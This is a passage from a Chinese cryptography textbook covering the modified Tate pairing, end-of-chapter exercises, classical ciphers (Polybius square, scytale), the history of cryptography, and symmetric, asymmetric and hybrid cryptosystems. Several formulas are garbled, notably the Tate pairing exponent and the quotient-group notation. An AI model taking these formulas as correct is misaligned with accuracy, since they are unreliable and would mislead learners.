修正的 Tate 对是如下的映射：

$$\tau_q:E(F_{p^\alpha})[q]\times E(F_{p^\alpha})/qE(F_{p^\alpha})\rightarrow\mu_q$$

Tate 对和修正的 Tate 对之间的关系是：$\tau_q(P,Q)=<P,Q>^{\frac{p^\alpha-1}{q^q}}$。

修正的 Tate 对满足如下属性。

- 双线性：对任意的 $P,R\in E(F_{p^\alpha})[q]$及 $Q,S\in E(F_{p^\alpha})/q\in E(F_{p^\alpha})$，$\tau_q(P+R,Q)=\tau_q(P,Q)\cdot\tau_q(R,Q)$及 $\tau_q(P,Q+S)=\tau_q(P,Q)\cdot\tau_q(P,S)$成立。
- 非退化性：对于任意 $P\neq O\in E(F_{p^\alpha})[q]$，存在 $Q\in E(F_{p^\alpha})/qE(F_{p^\alpha})$满足 $\tau_q(P,Q)\neq1$。

Weil 对和 Tate 对都是多项式时间可计算的，由于在实际中 Tate 对具有更广泛的参数选择范围，因此 Tate 对相对于 Weil 对更加高效。在某些环境中，其他双线性对，如 Eta 对和 Ate 对具有比 Tate 对更高的执行效率。

2.7 小结

本章介绍了有关密码学的数学知识，包括数论、抽象代数、离散概率、信息论和复杂性理论，最后给出常用的计算困难问题及其假设。

2.8 习题

1. 判断题，给出正确与否，并说明理由。

如果 P=NP，那么下面说法正确么？

(1) 一次一密密码本(One-Time Pad)仍旧提供信息论安全(Information-Theoretically Secure)的消息认证。

(2) 安全加密将是不能实现的。

(3) shamir 秘密分享(Secret-Sharing)技术将变得不安全。

(4) 单向函数(One-Way Function)不存在。

2. 区别问题、实例与算法。

3. 求 963 和 657 的最大公约数(963，657)，并表示成 963，657 的线性组合。

4. 关于椭圆曲线，回答下列问题：

(1) Weierstrass 方程定义的椭圆曲线是一条非奇异曲线的充分必要条件是什么？

(2) 如何理解定义在 K 上的两条椭圆曲线同构？

(3) 什么是椭圆曲线的自同态？

第二篇

密码学——奠基之石

第 3 章 古典密码

秩序，在某种意义上就是要让参与社会活动的一切实体能够按照既定的规则行事，如果违反规则就需要受到惩罚。信息安全的秩序就是关于身份、权限、行为的约定和执行。在当前的技术体系中，密码学是实现身份、权限和行为安全的最佳理论和实践。

——田景成

3.1 一些有趣的解谜实例

1. 永远的矢车菊任务是从游戏中的解谜谈起

在游戏《大航海时代 Online》中，“永远的矢车菊任务”难倒无数玩家，两位堪称史上最牛的玩家冰魂心、水镜却利用密码学知识找到了一丝曙光！破译优势信息：

(1) 在城里领了 26 个物品后，提示卡纳冯伯爵在金字塔附近，但是，无论换什么衣服和他说话，都没有实质性反应。

(2) 永远的矢车菊任务连锁到：寻找大盗墓集团，和海事公会会长对话 3 次，分别给出提示：“4445332443”、“434512454212”、“42452433”。

这些信息涉及密码学破译隐藏暗示。

(1) 暗示一：数字替代法是密码学中常用的方法，先分拆这个数列，找到数字替代的字母。

(2) 暗示二：如何分拆数字；第一行 10 个数字，第二行 12 个数字，第三行 8 个数字，3 数字分拆不完整；采用 2 数字分拆：44 45 33 24 43，43 45 12 45 42 12，42 45 24 33。

(3) 暗示三：所有数字都是由 1～5 以内的数字组成——暗合棋盘密码。

棋盘密码是由公元前 2 世纪，伟大的希腊历史学家、军事家、数学家波利比奥斯发明，又称为波利比奥斯方表(Polybius Square)，如表 3.1 所示。只要将密文采用 2 数字分拆，再将每组两个数字对应查表(第一个数字对应行，第二个数字对应列)，即可得出明文。因此明文为：tuni(j)s——tunis 突尼斯，suburb——郊外，rui(j)n——ruin 废墟。

表 3.1 波利比奥斯方表

	1	2	3	4	5
1	*a*	*b*	*c*	*d*	*e*
2	*f*	*g*	*h*	*i*/*j*	*k*
3	*l*	*m*	*n*	*o*	*p*
4	*q*	*r*	*s*	*t*	*u*
5	*v*	*w*	*x*	*y*	*z*

2. scytale 密码

历史上最早的有记录的密码应用大约是在公元前 5 世纪,古希腊的斯巴达人使用一种叫做 scytale 的棍子来传递加密信息。在 scytale 上,斯巴达人会以螺旋形缠绕一条羊皮纸或皮革。发信人在缠绕的羊皮纸上横着写下相关的信息,然后将羊皮纸取下,这样羊皮纸上就是一些毫无意义的字母顺序。如果要将这条消息解码,收件人只要将羊皮纸再次缠绕在相同直径的棍棒上,这样就可以读出信件的内容,如图 3.1 所示。




图 3.1 scytale 密码

有一个故事是这样的:公元前 404 年,斯巴达的 Lysander 遇到了一个从波斯回来的信使,他们一行 5 人中只有这一个人从这趟艰险的旅程中回来了。这个信使解下他的皮带,Lysander 将皮带卷在 scytale 上,读出了信的内容,知道了波斯将要进攻他的意图,因而提前做好了准备。

从上述实例可以看出,解谜通常是与密码学紧密相连的,其背后必然有规则可寻,从而如何构造这样的“规则”、如何利用“规则”以及如何评价“规则”将是密码学的主要目标。本章将以“密码历史回顾→密码学基本概念→古典密码实例”3 方面内容展开。

3.2 密码演化:从艺术到完美

密码学的起源可以追溯到远古时代。密码学多次在战争中发挥了至关重要的作用,第二次世界大战中的中途岛海战便是著名实例之一。由于密码学的特殊作用,世界各国对密码学的研究一直秘密进行,密码学方面的文献非常少。第二次世界大战之后,一些著名密码学著作的发表揭开了密码学的神秘面纱。

现代社会,人们对信息的依赖越来越严重,信息的安全传输与存储变得越来越重要,密码学是保障信息安全的有效手段。如今,密码学的应用已经渗透到包括军事、政治、经济等社会生活的各个方面。密码学是安全协议中的核心技术,是构造安全协议的基本工具,是研究密码编码原理和破译密码方法的一门科学。密码学可以构建整个信息社会的基础设施,包括为每个实体提供安全的身份、权限表达;保护交易、通讯和信息的私密性、完整性、抗抵赖性;为事后追溯、责任认定提供安全的技术手段。目前,已经在一些应用中取得了很好的成果,如网上报税、网上工商、网上报关、电子病历、网上银行、网上证券等。密码学也为我国的电子签名法提供了强有力的技术保障和支撑。随着信息化的发展,会有更多的领域和应用需要密码学技术,同时也会对密码技术提出更高的要求,提供更好的密码算法、协议和技术实现。新型密码学层出不穷:代理重密码学(Proxy Re-Cryptography)因信任域转化或解密能力传递而产生,属性密码学(Attribute Based Cryptography)因需要对密文实现访问控

制而产生，批量密码学（Batch Cryptography）因需要解决多消息解密或多密钥协商的效率问题而产生，非交换密码学（Non-Commutative Cryptography）因应对量子计算或生物计算对公钥密码的攻击而产生等。

密码学的发展历史基本上可以分为4个阶段：艺术密码、古典密码、计算密码与物理密码。艺术密码是密码学的原始表现形式，这种形式的密码主要通过一些技巧将信息隐藏在语言文字、符号、图片等公开的代码中。从某种意义上来说，这种密码形式更多的是作为一种游戏和欣赏。而不是作为实用的信息保护体制。艺术密码可以通过多种方式来实现，主要方式包括：文字变形、在艺术作品中加入巧妙的手笔、符号的适当排列等。在现代社会中，艺术密码仍是人们感兴趣的密码形式，常在艺术作品和文字游戏中出现。

经过上千年的演化与发展，由于政治、军事和外交等领域的需要，安全性成为密码的关键因素，原始的艺术密码不能保证这种安全，于是古典密码形式诞生了。其历史可以追溯到公元前一世纪，Caesar 大帝就曾在战争中使用过一种极简单的代换式密码：每个字母都由其后的第三个字母（依字母表顺序）所代换，这就是所谓的 Caesar 密码系统的雏形。古典密码学的发展主要出现了两种密码体制：置换密码体制和代换密码体制。置换密码体制的特点是明文和密文中所含的元素式相同的，仅仅是位置不同而已；代换密码体制中，密文和明文不是直接的置换关系，而是通过一个或多个明文字母表到密文字母表的映射将明文加密成密文，可以分为单表代换密码体制和多表代换密码体制。因此，古典密码本质上是一种以线性代数为基础的密码形式。虽然许多古典密码已经不能抵抗现代手段的攻击，但是它们对于现代密码学的研究是功不可没的，其思想至今仍然被广泛使用。但是在很长的时间内，密码仅限于军事、政治和外交的用途，密码学的知识和经验也仅掌握在与军事、政治和外交有关的密码机关之中，再加上通信手段比较落后，所以，不论是密码理论还是密码技术，发展都很缓慢。

1949年，信息论的创始人 Shannon 提出了保密通信系统模型。他将当时的各种加密体制概括成一对加密和解密变换器，把保密通信系统概括为一条传输密钥的秘密信道和通过密钥进行的加、解密变换，以及传输这种变换结构的普通信道。他的这一工作为其后的保密通信系统开辟了一条用数学模型法和现代信息论进行定量分析的密码学之路。计算机技术的快速发展，使我们进入了信息化社会，信息的传输、处理等过程逐渐转移到计算机中，信息的加密、解密也从人工、机械方式转由计算机方式来处理。通过计算机来处理信息变换就有无可比拟的优势，其中最重要的就是能够实现加、解密的自动化，这对于大容量、高速率的保密性数据通信尤其显得重要。由此产生了可在计算机和计算机芯片上运行的计算密码形式。对称密钥体制是计算密码中的一种重要的密码体制，这种密码体制的基本思想是加密密钥和解密密钥相同或者对称。因此，这种密码体制要求所有密钥都被严格保密，不得有任何泄露。非对称密码体制是计算密码中的另一种重要的密码体制，基本思想是加密密钥和解密密钥不对称。也就是说，由一个密钥可以很容易的导出另一个密钥，但是逆过程很难实现。因此，非对称密钥体制本质上就是一个单向函数。需要指出的是，计算密码中使用的单向函数都是基于计算复杂度的，对应的安全性属于计算安全。由于非对称密码体制中，部分密钥可以像电话号码一样公开，因此非对称密码也称为公钥密码体制。除此以外，网络和通信技术的飞速发展导致了对身份认证、数字签名和消息确认等方面的强烈需求，计算密码特别是公钥密码在这些方面具有良好的优势。

虽然计算密码取得了很大的成功,并将继续在信息安全方面发挥重要作用,但也存在一些问题。首先,计算密码不能提供具有无条件安全性的密码方案。现代密码学认为,任何加密体系的加密解密算法都是可以公开的,其安全性在于密钥的保密性。实际上,由于存在被动窃听的可能性,如果通信双方完全通过在经典信道上传输经典信息,则在双方之间建立保密的密钥是不可能的。其次,随着技术的不断发展,量子计算机的出现威胁着计算密码的安全性。研究表明,用量子计算机破译 RSA 算法只要几分钟量级的时间。为了解决这些问题并促进密码学的发展,人们提出了基于物理学的密码体制。所谓物理密码是指以承载信息的载体即各种物理信号和相应的物理系统的内禀物理属性对信息进行密码处理。显然这种方式和计算密码完全不同。现在已经提出的物理密码包括量子密码、混沌密码和光学密码 3 种。其中,应用前景最明朗的是量子密码。

密码学发展历史简图如图 3.2 所示。




图 3.2　密码学发展历史简图

3.3　密码学基本概念

1. 密码学的研究内容

密码学以研究秘密通信为目的,即研究对传输信息采取何种秘密的变换以防止第三方对信息的窃取。它是密码编码学和密码分析学的统称。其中,密码编码学研究密码体制的设计,对信息进行编码以实现隐蔽信息,从事密码编码学研究的人员称为密码编码者;而密码分析学是研究如何破解被加密信息从而获取有效信息的方法和理论,在未知密钥的情况下推演出明文和密钥的技术,从事密码分析学研究的人员称为密码分析者。密码编码学和密码分析学是相互对立、相互依存并不断发展的。

2. 密码系统的体制

定义:(密码体制)它是一个五元组(M、C、K、E、D),如图 3.3 所示。

(1) M 是可能明文的有限集(明文空间)。

(2) C 是可能密文的有限集(密文空间)。

(3) K 是一切可能密钥构成的有限集(密钥空间)。

(4) E 是加密算法。

(5) D 是解密算法。

对于任意 $k\in K$,有一个加密算法 $e_k\in E$ 和相应的解密算法 $d_k\in D$,使得 e_k: $M\rightarrow C$ 和

d_k：$C \to M$ 分别为加密解密函数，满足 $d_k(e_k(x))=x$，这里 $x \in M$。




图 3.3　密码体制

若按照密钥数量不同，可以分为对称体制（又称为单钥体制、私钥体制、专有密钥体制）与非对称体制（又称为双钥体制、公钥体制）。

（1）对称体制：加密密钥和解密密钥是相同的。为了安全性，密钥要定期的改变。对称密钥加密算法速度快，所以在处理大量数据的时候被广泛使用，其关键是保证密钥的安全，如图 3.4 所示。




图 3.4　对称密码体制模型

（2）非对称体制：加密和解密使用不同的密钥的密码技术。它使用一对密钥，一个归发送者，一个归接收者。密钥对中的一个是公开密钥（可以让所有通信的人知道），简称公钥（public key），用于加密；另一个必须保持秘密状态，是私人密钥（一个专门为自己使用的密钥），用于解密，简称私钥（private key）。公钥和私钥通过一种非常重要的原理在数学上互相关联，但不能由一个推出另一个。数据发送方用接收方的公钥加密数据，只有接收方的私钥才能解密该加密后的数据。用公式表示如下：

加密过程为

$$E_{k1}(M) = C$$

解密过程为

$$D_{k2}(C) = M$$

其中，k_1 和 k_2 分别为加密密钥和解密密钥，如图 3.5 所示。

非对称密码体制中的私钥与对称密码体制中的密钥有本质的不同：对称密码体制中的密钥通常是一个符号串（如比特），而非对称密码体制中的私钥是一个数字或数字集合。即密钥和私钥是不可交换的，因为秘密的类型不同。

公钥密码体制采用数学中的难解问题来构造算法。现有的公钥密码系统主要基于 3 类问题：一类是因子分解问题，如 RSA 公钥密码；另一类是离散对数问题，如 ElGamal 公钥




图 3.5　公钥密码体制模型

密码、D-H 密钥交换；第三类是 ECDLP(椭圆曲线离散对数问题)。

(3) 混合密码体制：将对称体制和非对称体制结合，利用各自的优势形成的密码体制，也是实际应用中采用的密码体制。

首先总结对称密码和非对称密码的优势与劣势：

从速度上来说，非对称密码比对称密码慢。由于传统的对称密码使用的基本手段是代换和置换，其在计算机内实现起来速度很快。而非对称密码基于某些数学上的难题，计算复杂，速度慢。一般来讲，对称加密比使用数论操作的公钥加密快近千倍。

非对称密码算法对选择明文攻击是敏感的，而对称密码不存在这种问题。比如对于 $C=E_{k_1}(M)$，当 M 仅仅是有限个可能的明文集合中的一个时，破译者仅仅需要尝试有限的次数，就可以得到明文 M。虽然不能据此得到私有密钥，但是对于大多数情况下明文 M 被泄露，这也是不被允许的。

从所需要的密钥数量角度来说，具有 n 个通信节点的网络要实现相互之间的保密通信，如果采用对称加密需要 $n(n-1)/2$ 个密钥，而非对称加密只需要 $2n$ 个，相差一个数量级。这样对于大型的网络而言，非对称加密在密钥管理上具有优势。

从密钥的分发角度来说，对称加密需要一个安全的信道以传递密钥，在有些情况下，这样的安全信道是不存在的，而非对称加密不需要在信道上传递密钥。但准确地讲，非对称加密是不需要在信道上传递私有密钥，传递公开密钥还是必须的，这样怎么保证公开密钥的完整性又是一个问题。

从密码体制的功能角度来说，对称密码算法难以实现数字签名。因为通信的双方拥有相同的密钥，一段消息被加密以后，无法向第三方证明这个加密的消息到底来自于哪一方，因为参与通信的双方都可以完成此工作。而在非对称加密中，因为只有本人才知道自己的私钥，所以不存在这样的问题。

总之，对称密码体制与非对称密码体制的特点主要是由以下两点本质不同产生的：

(1) 对称密码体制是基于共享秘密的，公钥密码体制是基于个人秘密的。

(2) 在对称密码体制中，符号被重新排序或替换；在公钥密码体制中，处理的对象是数字，即加解密过程就是把数学函数应用于数字以创建另外一些数字的过程。

综上所述，对称加密和非对称加密各自具有自己的优点和缺点。在现实应用中，往往采用混合密码系统，如图 3.6 所示。发送方将要发送的信息 m 用对称密钥 K 加密，在将密钥 K 用对方的公开密钥 E_B 加密，将得到的结果 C 发送给接收方。接收方先用自己的私有密钥 D_B 解密得到对称密钥 K，再用 K 解密得到信息明文 m。简言之即用会话密钥(对称密钥)加密信息本身，用非对称加密算法加密传送会话密钥。简单地说，混合加密就是用公钥技术加密一个密钥，再用单钥技术加密真正的消息。




图 3.6　混合密码体制模型

混合密码体制既解决了对称加密中需要安全分发通信密钥的问题，也解决了非对称加密中运算速度慢的问题。混合加密受到各个制定未来公钥加密标准的组织的高度重视，ISO 要求所有公钥加密候选都应能够加密任意长度的消息，从而必须适用于混合加密。

3. 密码体制的基本操作

1）代替

明文中的每个(组)元素被映射为另一个(组)元素——非线形变换，如图 3.7 所示。




图 3.7　代替

2）换位

明文中的元素被重新排列——线形变换，如表 3.2 所示。

表 3.2　换位

1	2	3	4
2	1	4	3

4. 密码体制的明文处理方式

1）流密码(Stream Cipher)

流密码又称序列密码，序列密码每次加密一位或一字节的明文。序列密码是手工和机械密码时代的主流，如图 3.8 所示(⊕表示异或)。




图 3.8　流密码

2）分组密码（Block Cipher）

分组密码将明文分成固定长度的组，用同一密钥和算法对每一块加密，输出也是固定长度的密文。
